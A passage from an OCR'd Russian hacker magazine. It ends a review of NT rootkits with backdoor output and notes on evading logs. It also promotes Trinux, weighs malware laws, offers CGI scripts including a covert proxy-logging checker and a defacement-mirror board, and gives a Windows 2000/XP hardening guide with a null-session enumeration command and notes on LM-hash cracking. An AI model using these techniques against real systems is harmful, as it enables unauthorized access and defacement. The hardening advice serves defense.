authorization sent, waiting for reply
authorization - FAILED!
Bad password!
```

И если бэкдора нет, то увидишь что-то вроде: backdoor is not installed on 169.254.173.210:1025. Некоторое дополнение по поводу бэкдора: он будет работать при условии, что на определенном сервисе входящий буфер будет больше или равен 256 битам. Как мы уже выяснили, это Telnet, а также Apache (for Win32), IIS, Oracle, etc. Кроме того, Web-сервер не будет логировать команды, а FTP- и SMTP-сервисы только записывают дисконнект в лог-файл. Но от себя хочу заметить, что через netstat атакующий очень легко вычисляется, и еще - если журнал безопасности логирует успешные входы (такое редко бывает из-за "засорения" логов), то можно увидеть записи входа System со странным процессом "Temp\~ъ@s.exe". Думаю, эти баги будут устранены в следующей версии. Естественно, радует еще то, что программа фриверная (в принципе, это вполне естественно, не хватало еще платных руткитов), но исходники, увы, пока закрыты. Хотя весь проект планирует перейти на open source с версии 1.0. Существуют еще много не менее интересных средств вроде: NullSys, Hook4Windows, Pepper, Rootkit_IDA, NTKap, NTRooT. Но большая часть из них находится в активной разработке и, естественно, пока не рекомендуется

РУСКАЯ ОС ДЛЯ ХАКЕРОВ

Как я и обещал очень давно :), проект Trinux.Russian.Community наконец-то открыт! Вообще сайт был готов 10 августа, просто с доменом .ru ничего не вышло, так что наш (теперь уже постоянный) адрес - trinux.atanor.ru (спасибо фирме Атанор и лично А.Н.Колядову за любезно предоставленный хостинг). Сайт будет периодически наполняться информацией на русском языке по ОС Тринукс, digital security, также открыт тематический форум. Не хочу преувеличивать, но, по-моему, это лучшее место в Рунете, где можно задать вопрос о Тринуксе. И совсем недавно (во всяком случае, в момент написания этих строк) появился аналог Trinux - RTK: Russian Trinux Kit. Это русская операционная система для хакеров, офицеров безопасности и сетевых администраторов. Увы, но пока только альфа-версия. Подробнее обо всем этом смотрите на сайте.
P.S. Сейчас проекту очень нужны квалифицированные переводчики, юниксоиды,
кодеры, да и просто энтузиасты. От вас зависит создание первой русской операционной системы для хакеров. Если вас это хоть немного заинтересовало,
то смело присылайте свое резюме по адресу trinux@trinux.atanor.ru.

их использовать на взломанных машинах, так как это может привести к непредсказуемым результатам (от аварийной перезагрузки до полного краха системы, что с большой вероятностью и произойдет).

FUCKING LAW

Естественно, не стоит даже упоминать, что использование руткитов незаконно. Проблема заключается в другом – в опасности написания подобных программ. Давай вспомним арест автора TorNKit. В нашем идиотском УК РФ это 273 статья - "Создание и распространение вредоносных программ для ЭВМ" - до 3 лет со штрафом от 200 до 500 минимальных окладов. А если еще с тяжкими последствиями (например, ты по неосторожности запорол руткитом всю систему, ведь на данном этапе эволюции nt/2k rootkits это вполне реально), и, естественно, компания (якобы или реально) понесла убытки и еще вправе потребовать компенсацию ущерба. А вообще наш УК в плане сетевого терроризма (как это модно сейчас говорить) очень туп. Посуди сам, новый (и не очень богатый) юзер интернета вдруг натыкается на статью сайта superhackers.narod.ru о троянах, естественно, скачивает несколько версий и посылает кому только можно... Через некоторое время по жалобам пользователей (из-за этого все обычно и происходит) юзера вычисляет наше неподкупное Управление Р. "Официально", так сказать (то есть по кодексу), выходит две уголовные статьи - вышеуказанная 273 (до трех лет + штраф) и еще 272 (до двух лет + штраф): "неправомерный доступ к компьютерной информации" (то есть получение паролей, список посещаемых сайтов и т.д.). Естественно, в реале все складывается несколько иначе, обычно отделываются предупреждением (если совсем малолетки) или штрафом. Для тех же, кто постарше, ситуация непредсказуема. Небольшое, но, на мой взгляд, важное дополнение - помни, что если провайдер государственный, то при жалобах он ОБЯЗАН обратиться в правоохранительные органы. Если же частник, то вполне реальны разборки иными путями (предупреждение, добровольное возмещение "награбленного" или все вышеуказанное с кулаками)... Эх, чтото я уж слишком разошелся по этой теме... Мой тебе совет: не отравляй жизнь бедным юзерам, воруя у них инет, т.к. если сравнить его стоимость и возможные последствия - дело того не стоит! А насчет написания руткитов/вирусов - я не слышал ни об одном случае преследования их авторов в России.

ВЫВОДЫ

Теперь уже руткиты докатились и до windows-систем. Это, естественно, радует! До совершенства им еще очень далеко, но, тем не менее, достойные претенденты уже набираются. Конечно, нельзя пока этот "рынок" назвать насыщенным (как, например, в unix-совместимых системах), но дело постепенно движется... А последнюю информацию о руткитах для NT/2k можно получить по адресу rootkit.com (надо заметить, что сервак частенько в дауне).



Взлом


МАСС-СКРИПТИЗАЦИЯ, ИЛИ КАК РАСКРУТИТЬ СВОЙ САЙТ

Докучаев Дмитрий aka Forb
(forb@real.xakep.ru)

Масс-скриптизация, или как раскрутить свой сайт

4 скрипта на все случаи жизни

Приветствую тебя, создатель сайта, посвященного вопросам безопасности. Именно на таких читателей и рассчитана столь полезная статья ;). Не бойся, я не буду тебя учить, как зарегистрировать сайт на поисковиках или устроить спам-рассылку с рекламой твоего нового проекта. Я уверен, что ты это уже сделал сам, в противном случае прочитай об этом в инете. Мы же займемся более чистой работой - обзором скриптов, которые можно поместить на любой (ну, или практически любой) сайт по вопросам безопасности (или взлома - рассчитывай как хочешь).



Три основных способа исправления ошибки 500.

Ошибка 500 является внутренней ошибкой скрипта. Это происходит, в основном, по трем банальным причинам:

1. Скрипт залит не в ASCII-режиме. Каждый скрипт в /cgi-bin обязательно должен быть закачан в текстовом режиме (отброс лишних символов в конце строки), тогда данной ошибки не возникнет. Но это актуально только для win-пользователей.

2. На скрипт не установлен атрибут 755 (либо другой атрибут, оговариваемый в инструкции твоего хостинга). 755 - атрибут исполнения файла для всех пользователей, что позволит web-серверу выполнить его через интерпретатор.

3. Неверный заголовок cgi-скрипта, то есть путь к Perl-интерпретатору. По умолчанию этот заголовок #!/usr/bin/perl, но не на всех машинах путь именно такой. Лучше спросить администратора сервера про путь к perl. Только не усердствуй с вопросами: админы народ нервный, поэтому не стоит изнурять их своими глупостями.

INTRO

Итак, мыслим последовательно и анализируем ситуацию. Допустим, у тебя есть хостинг, обязательно предоставляющий cgi. Неважно, где ты его достал - скардил шелл, зарегил по какой-либо кредитке или, как большинство честных граждан интернета =), зарегистрировался, например, на www.h1.ru. Но, тем не менее, во всех вышеизложенных предположениях ты являешься потенциально способным поднять рейтинг своего сайта на жизненно важных Perl-скриптах.

"Что это за зверь такой – жизненно важный Perl-скрипт?" - спросишь ты. "Это виртуальная "еда" интернета" - скажу я, и, пожалуй, буду прав. Хорошо-хорошо, не буду тебя томить, речь идет о четырех важных скриптах, которыми почти каждый день пользуются продвинутые (ну, и не очень) пользователи глобальной сети.

Почему Perl, а не, например, php, который в наше время стал очень популярным? Во-первых, php предоставляется отнюдь не на всех хостингах (особенно бесплатных), а во-вторых, приевшиеся в течение нескольких лет Perl-модули все же на голову превосходят php и выполняют порой очень сложные задачи.

Итак, по порядку. Подумай, чем твой сайт может привлечь юзеров? Предполагаю возможные варианты - полезной инфой, рулезными програми... Но ты ведь понимаешь, что пользователь, который обошел "с индекса до индекса" твой сайт без частых обновлений (еще бы - легче застрелиться, чем обновлять сайт) больше туда не зайдет. Поправлюсь, он зайдет, но, не увидев ничего нового, снова уйдет. Чтобы такого не происходило, нужно завлекать WWW-шников. Читаю твои мысли в правильном направлении - необходимо поместить на сайт какие-нибудь сканеры или чекеры =). Этим мы и займемся!


МУТИМ ПРИВАТНЫЙ PROXYCHECKER

Первый наш скрипт будет посвящен такой проблеме, как проверка на валидность прокси-серверов. Постараюсь кратко описать механизм действия скрипта. Имеются два поля: хост и порт (они заполняются клиентом). После их заполнения параметры передаются скрипту, проверяющему прокси. Он пытается осуществить соединение с сервером, и если ему это удалось, то запросить данные на какой-либо быстрый сервер (в моем случае - www.rambler.ru) и поймать заголовок HTTP-протокола (то есть ответ сервера – 200 - OK, 403 - Access Denied, etc). Затем, при успешном соединении скрипт аккуратненько записывает результат в лог-файл (какая же польза владельцу без лога рабочих проксиков!) и выдает результат клиенту в удобочитаемой форме.

На что тебе придется обратить внимание при написании чекера? Во-первых, как ни банально это звучит - на атрибуты файлов. Сам скрипт обязательно должен иметь атрибут 755 (выставляется командой FTP - SITE CHMOD 755 proxy.cgi), логфайл (по умолчанию proxylist.txt должен иметь атрибут 666 (для записи в него со стороны httpd).

По умолчанию в каталоге чекера лежит html-файл с обычной табличкой безо всякого дизайна (я надеюсь, ты справишься с этим недостатком ;)). Я сделал это, понимая, что на вкус и цвет товарищей нет. Некоторым сподручнее сделать чекер отдельной страницей, а некоторым - маленьким компактным окошечком слева (или справа) на сайте.

Таким образом, установив себе этот небольшой скриптик (размер около килобайта), ты привлечешь массу пользователей, желающих проверить на валидность proxy-сервер, и сам извлечешь пользу, прочитав через недельку-другую proxylist.txt.



Наш скромный прокси-чекер

СКАНЕР БЕЗОПАСНОСТИ НА ТВОЕМ САЙТЕ - МЕЧТА ИЛИ РЕАЛЬНОСТЬ?

Следующим счастливым претендентом на добавление в скриптинг-раздел сайта будет сканер-анализатор WWW-сервера - nikto.pl. Он мне приглянулся большой базой уязвимостей и приятным интерфейсом. Изначально он задумывался как консольное приложение, но у него есть поддержка web-формата результата и сохранения его в html-файл. Поэтому, с помощью небольшого скрипта scan.cgi, мы передадим параметр сканеру (сервер, который будем изучать). После недолгого раздумья скрипт откроет нам result.html, в котором будут храниться результаты сканирования. После этого файл будет удален.

Для корректной работы сканера создай директорию с именем scan, в которой будет храниться файл с результатами. К тому же права на этой директории должны быть 777 для возможности создания файла.

Теперь немного теории. Что же делает этот скрипт? Он создает соединение с исследуемым web-сервером, проходит по базе уязвимостей и выводит подробный отчет о найденных ссылках (может выдать сообщение о существовании /......./etc/passwd, например :)). Данная софтина довольно полезна и наверняка понравится многим пользователям, облюбовавшим твой ресурс, так как скрипт-кидисов развелось невероятное количество, а их хлебом не корми - дай что-нибудь посканить.

С размещением формы для сканера на html-странице, я думаю, у тебя проблем не возникнет. Форма должна содержать один параметр со значением исследуемого хоста.

НОВОСТНАЯ ПОЛОСА САЙТА

Разумеется, твой сайт будет обновляться. Но как оповестить юзеров о новых разделах, программах или о полезной инфе на твоем ресурсе? Тут не обойтись без cgi, ибо редактировать html-файл каждый раз для добавления новости скучно и неспортивно. Я предлагаю тебе полосу новостей как вариант решения проблемы. Она представляет собой отдельную страницу (или, опять же, часть index.html) с названием новости. При обращении к скрипту новостей news.cgi без параметров подразумевается распечатка всех новостей. Печатается сама новостная таблица, но предусмотрена поддержка header.html и footer.html - начальная и конечная html-вставка соответственно (отточенные под твой дизайн).

Чтобы добавить свежую новость, существует форма (по умолчанию файл newsadd.html), состоящая из параметра 'news' - текст новости и 'pwd' - пароль администратора. При совпадении пароля (по дефолту - 'news') скрипт записывает в специальный файл текст новости и дату публикации (вывод новостей, как ты, наверное, понял, осуществляется посредством чтения из этого же файла). Поэтому не стоит забывать об атрибуте 666 на файл news.txt, поставляемом со скриптом, иначе запись будет невозможна.

Кроме того, в самом скрипте news.cgi имеется содержимое таблицы. Его ты тоже сможешь поменять, если тебя не устроит дизайн.



Полоса новостей

ПОЛОСА ВЗЛОМОВ

И, наконец, самый вкусный и козырной скрипт, который я не мог найти даже в инете в public-источниках - полоса взломов сайтов. Для тех, кто в танке, объясняю, что это за скрипт. Deface line - таблица на сайте, которая содержит зеркала взломанных сайтов (как и сам сайт), добавленные юзером. То есть пользователь добавляет свежий deface, скрипт скачивает index-файл взломанного ресурса и сохраняет его на сервере, а затем ждет, пока администратор сайта, то есть ты, не ознакомишься со взломом и не подтвердишь постинг этого дефейса. После этого дефейс считается подтвержденным и помещается в таблицу.

А теперь приведу небольшое руководство по установке. Вывод в html происходит через SSI (сервер должен поддерживать includes), либо при обращении к скрипту с параметром what=show. То есть таблица будет выведена при ссылке: http://your.site.ru/cgi-bin/deface.cgi?what=show.

Помимо списка дефейсов, таблица содержит две формы: для добавления дефейса юзером и вход администратора.

А теперь займемся редактированием изначальных настроек скрипта. Открываем скрипт deface.cgi и последовательно изучаем переменные:

This variables may be changed without any risk
$language='ru';
$langfile='deface.lang';


Это язык системных сообщений и файл языка соответственно. По умолчанию русский. Если захочется сделать английскую версию, то поменяй значение на 'en'.

$salt='PLIWUtJFEPrqQ';

Зашифрованный пароль администратора. По умолчанию - 'deface'. Но как ты, наверное, понимаешь, пароли по умолчанию до добра не доводят, поэтому советую тебе его сменить. Для этого выполни команду на каком-либо shell "perl -e 'print crypt "пароль","PS" . "\n"'", где "пароль" - новый пароль. Полученный SALT сделай значением переменной $salt.

$defacedb='deface.db';
$defacedir='deface';
$defacefile='index.html';

Файл хранения дефейсов, директория для зеркала дефейса и файл зеркала. Можешь изменить их по своему вкусу, но помни, что права на файл хранения дефейса должны быть 666, а на директорию 777 (иначе скрипт просто не сможет записать в файл или создать новую папку в директории).



Столь полезная фишка на хакерских сайтах :)

$header='header.html';
$footer='footer.html';
$adminheader='adminheader.html';
$adminfooter=
'adminfooter.html';

Заголовки и окончания html-файлов общей и admin-страницы. Общая страница используется для выдачи результатов операций (удаления/добавления дефейса), а админ-страница для изменения статуса дефейсов. Файлы с дефолтовым значением этих переменных поставляются вместе со скриптом и, в принципе, могут оставаться такими же.

$method='POST';

Метод передачи форм. Рекомендую оставить POST, так как он более надежен по сравнению с GET, хотя, хозяин - барин.

Это все переменные, которые ты можешь изменить. Далее идет код, который рассчитан практически на любую конфигурацию системы и не нуждается в изменении.

От тебя требуется лишь сделать SSI вставку в Index-файле сайта, например: <!--#exec cgi="/cgi-bin/deface.cgi?what=show"-->.

И ЭТО НЕ ПРЕДЕЛ

Итак, ты успешно поместил вышеописанные скрипты на свой сайт, посещаемость ресурса увеличилась, и, кажется, все довольны. Но не обольщайся результатом. Скрипты довольно быстро приедаются, поэтому подключай фантазию и развивай свой сайт в правильном направлении. Посещай сайты с коллекцией cgi или php-скриптов, либо пиши свои (в идеале). Ибо материала по кодингу cgi-приложений очень много (][не исключение), и постаравшись, научиться кодить совсем нетрудно, было бы желание.

Как обычно сами файлы брать здесь: www.xakep.ru.

Взлом

ЗАТКНИ СКВОЗНЯКИ В «ФОРТОЧКАХ»

Тоха (toxa@real.xakep.ru)



ЗАТКНИ СКВОЗНЯКИ В «ФОРТОЧКАХ»

ПРОБЛЕМЫ БЕЗОПАСНОСТИ WIN2000/XP


Самыми надежными в плане безопасности из NT-систем на сегодняшний день являются Win2000 и WinXP. Но и в них присутствует множество уязвимостей, существующих еще со времен NT4. Большинство из них живут до сих потому, что, как известно, в Microsoft все делается через одно место (через Билла Гейтса), и по умолчанию система поставляется весьма и весьма плохо сконфигурированной в плане безопасности. Эта ситуация является прямым итогом политики, которую можно охарактеризовать, как "чтобы все работало даже у самого криворукого админа". Поэтому наша задача - устранить эти даже не баги, а скорее недочеты в конфигурации по умолчанию, сделав систему более защищенной.

Рассматривать мы будем Win2k/XP, т.к. они мало чем отличаются друг от друга в плане безопасности, и в дальнейшем под термином WinNT я буду подразумевать именно эти две системы. Также отмечу тот факт, что случаи, когда NT-машина является контроллером домена или иные экзотические ситуации рассматриваться не будут. Считаем, что в нашем подчинении находится обычная рабочая станция, например, в локалке. И наша задача - защитить ее от посягательств других клиентов из локальной сети.

ПАРОЛИ В NT

Начнем, как водится, со святого - с пользовательских аккаунтов. Любые неприятности начинаются именно здесь. Известно, что в WinNT пароли хранятся в специальном файле SAM (%папка_с_виндой%\system32\config\SAM). Но это не значит, что любой юзер, имеющий учетную запись на нашей машине, сможет его себе скопировать. Во время работы системы доступ к файлу полностью запрещен, даже администратору. Поэтому единственный выход получить доступ к файлу SAM - загрузить на компьютере альтернативную операционку. Локально это не представляет никакого труда. Существует множество "систем на одной дискете", способных читать из раздела NTFS (Trinux, PicoBSD, и т.д.). Но мы говорим о локальной сети, и в этих рамках опасной представляется ситуация, имеющая в народе широкое распространение - наличие на машине связки "Win9x (для игр) + WinNT (для работы)". Очевидно, что получить доступ к SAM-файлу из Win9x можно, только если он лежит на FAT32-разделе. Отсюда вывод - ставить WinNT на FAT-раздел глупо. А в случае наличия на компьютере Win9x вообще недопустимо, ибо вся безопасность NT летит в тартарары. Банально, но факт - очень многие оставляют свежепоставленную NT на FAT'е именно для того, чтобы можно было из 98-й винды обращаться к документам, лежащим на разделе с WinNT. Справедливости ради отмечу, что многие полезные функции NT (квотирование, шифрование файловой системы, и т.д.) работают только на NTFS, и с этой точки зрения установка NT на FAT-раздел выглядит тем более идиотским решением. А мое личное мнение - нужно вообще отказаться от какого-либо использования Win9x.


Многие спросят - а как же тогда работают многочисленные программы для подбора паролей в NT. Дело в том, что дамп паролей хранится не только в файле. Во время работы системы он отображается в реестре, и все программы типа LophtCrack выдирают его именно оттуда. К счастью, к ветке реестра с



паролями доступ имеют только юзеры с правами администратора. Казалось бы, беспокоиться не о чем: не ставь на комп вторую операционку, не работай из-под учетной записи админа, и никто до паролей не доберется. Но это не так. Та же L0phtCrack умеет перехватывать передаваемые по сети хэши паролей (работа в режиме снифера), поэтому в сети с логической топологией "общая шина" удаленный доступ к своей машине (например, к принтеру) представляет определенную опасность. Примечание: строго говоря, в NT сами хэши паролей по сети НЕ передаются, но передаются хэши, полученные на основе хэшей паролей. Короче, перехватить данные, на основе которых можно получить пароль пользователя, представляется возможным.


Как же быть? Допустим, что хэши паролей каким-то образом перехвачены (из файла SAM, из реестра, или отснифаны по сети). В таких случаях обычно рекомендуют выбирать надежные пароли длиной не менее семи символов, дабы получивший хэш-код взломщик не смог их расшифровать подбором "в лоб" (brute-force) за приемлемое время. Но этого мало.

Дело в том, что в WinNT пароли по умолчанию хранятся зашифрованными сразу по двум алгоритмам. Сделано это в целях все той же пресловутой совместимости. Первый алгоритм - так называемый LM-hash, существующий для совместимости с аутентификацией в сетях LanMan, второй - собственный NT'шный, алгоритм NT-hash. LM-алгоритм работает не просто криво, а очень криво. А именно, он разделяет полученный пароль на две части по семь символов каждая (т.е., например, если пароль состоит из десяти символов, то он преобразует его в два слова, из семи и из трех символов соответственно), переводит все символы в верхний регистр, шифрует каждую часть отдельно, и два полученных хэша объединяет вместе, получая тот самый LM-hash. Надо ли говорить, что подбор зашифрованных таким алгоритмом паролей значительно проще (очевидно, что легче расшифровать два пароля из семи и трех символов, чем один из десяти)? И все программы подбора паролей умеют пользоваться этой возможностью, взламывая две половины пароля одновременно. На скриншоте представлен процесс взлома паролей утилитой L0phtCrack, и видно, что последний, восьмой символ пароля пользователя winroot (переименованная учетная запись администратора) определился сразу, т.к. подобрать пароль из одной буквы не составляет труда.



L0phtCrack взламывает восьмисимвольный пароль

Учитывая, что многие пароли представляют собой простые слова или сочетания слов, из-за применения в винде LM-hash'a может сложиться ситуация, когда пароль из семи символов надежнее пароля из десяти. Ведь на основании быстро угаданных последних трех символов можно сделать вывод обо всем пароле в целом. А избавиться от недостатка очень легко. Через панель администрирования, оснастку Local Security Policy, в разделе Local Security Settings -> Security Options найти политику "Network Security: LAN Manager authentification level" и изменить дефолтовое значение (Send LM & NTLM responses) на что-то вроде Send NTLM response only (или использовать NTLMv2, если не нужна совместимость или в сети отсутствуют машины на NT4/Win9x).



Политика хранения паролей

УДАЛЕННЫЙ ДОСТУП

Поговорим еще про одно святое место сетевой операционной системы: про ресурсы с открытым общим доступом по сети, проще говоря, шары. Кульные хацкеры, как известно, слетаются на них, как мухи на г… на мед :). Получение файлов через шары - тема довольно избитая, а вот сбор информации о системе через расшаренные ресурсы обсуждается реже.

По умолчанию WinNT сконфигурирована так, что любой может получить по сети информацию о системе (имена пользователей, групп, общие папки, политику паролей, информацию о сетевых соединениях). Способствуют этому два создаваемых по умолчанию расшаренных ресурса - ADMIN$ и IPC$. Первый служит для обеспечения удаленного управления системой, второй отвечает за межпроцессное взаимодействие по сети для доступа к общим ресурсам (IPC - InterProcess Communication). Убедиться, что они действительно существуют, можно, например, с помощью многофункциональной утилиты net.exe, входящей в стандартную поставку Win2k/XP:

C:\>net use \\127.0.0.1\ ipc$ ""/u:'' (передаем "пустой" аккаунт).

Собственно, сбор информации о системе путем подключения к шаре IPC$ с пустым именем пользователя и пароля получил название нуль-сессии (null-session) - пресловутый способ удаленной инвентаризации WinNT, работающий как в первых версиях NT, так и в последней XP. Наверное, ты слышал уже этот термин. Но слышал ли ты, как сделать свою машину защищенной от этого бага? Дело в том, что полностью отключить эти две шары невозможно. Точнее говоря, возможно, но это будет слишком радикальным шагом, и если доступ к машине по сети все-таки нужен, то сделать необходимо следующее. В редакторе реестра (regedit32.exe) по адресу HKLM\SYSTEM\CurrentControlSet\Control\Lsa необходимо создать параметр типа REG_DWORD с названием restrictanonymous (он, возможно, уже создан) и присвоить ему значение 1 или 2. Значение 1 запрещает анонимным юзерам просматривать учетные записи и общие ресурсы удаленно (т.е. для защиты от null-session этого достаточно, саму сессию установить по-прежнему можно, но вот получить информацию через нее уже нельзя). Значение 2 вообще отказывает любой неявный доступ к системе. Учитывая, что существуют програм-


NEXT

Взлом

ЗАТКНИ СКВОЗНЯКИ В «ФОРТОЧКАХ»

Тоха (toxa@real.xakep.ru)

мы (GetAcct, user2sid, и т.п.), с помощью которых можно собрать информацию даже при параметре restrictanonymous, установленном в 1, советую выставить его значение в 2 (если, разумеется, компьютер не является контроллером домена). При этом машина исчезает из "сетевого окружения" (network neiborhood), но получить доступ к ней по-прежнему можно, обратившись \\по.ее.ай.пи.




Спасаемся от null-session

А если тебе вообще не нужны удаленные подключения к системе, то просто отключай "службу сервера" (Server) в оснастке Services панели администрирования или руками в реестре создавай параметр REG_DWORD по адресу HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters с названием AutoShareWks и присваивай ему значение 0. Теперь к тебе никто не пролезет.


СОБСТВЕННО ШАРЫ

Я уже упомянул, что расшаренные ресурсы является излюбленным местом сосредоточения сил компьютерных хулиганов. Ведь даже при отключенном анонимном сеансе через IPC$ существует возможность просмотреть и получить доступ к шарам путем простого подбора пароля. На скриншоте показан просмотр расшаренных ресурсов с помощью BSD'шной утилиты smbutil.




Смотрим шары из BSD

Гораздо хуже, когда имеется возможность получить список имен NetBIOS (протокол, служащий для предоставления удаленного доступа к файлам и папкам). В WinNT это делается с помощью стандартной утилиты nbtstat.



Получаем информацию об именах NetBIOS


Что нам это дает? Как видно из скриншота, можно узнать имя компьютера, домен или рабочую группу, в которую он входит, запущенные в данный момент сервисы. В рамках рабочей станции это не представляет особой угрозы, но с серверов и контроллеров домена можно собрать приличное количество информации.
Учитывая все вышесказанное, ты решил, что шары нам не нужны совсем, и NetBIOS - зло? Отлично, отключаем их, запретив его использование. Для этого в свойствах соединения, во вкладке "свойства протокола TCP/IP" -> "дополнительно" выбираем пункт "отключить NetBIOS через TCP/IP". Затем в тех же "свойствах соединения" убираем галочку у пункта "Доступ к файлам и принтерам сети Microsoft". Это самый радикальный способ обезопасить себя от левых подключений, но помни, что после этого никто не сможет подключиться к твоим расшаренным ресурсам (которых просто не будет). Даже ты не сможешь путешествовать по чужим папкам с общим доступом.



Положи конец шарам

Изменения ты можешь увидеть сразу, набрав до и после отключения в командной строке C:\>netstat -a. На скриншоте видно, какие три связанных с NetBIOS сервиса отсутствуют во втором случае. Чем именно каждый из них занимается, ты можешь посмотреть в файле %папка_с_виндой%\system32\drivers\etc\services, где описаны все сервисы системы.

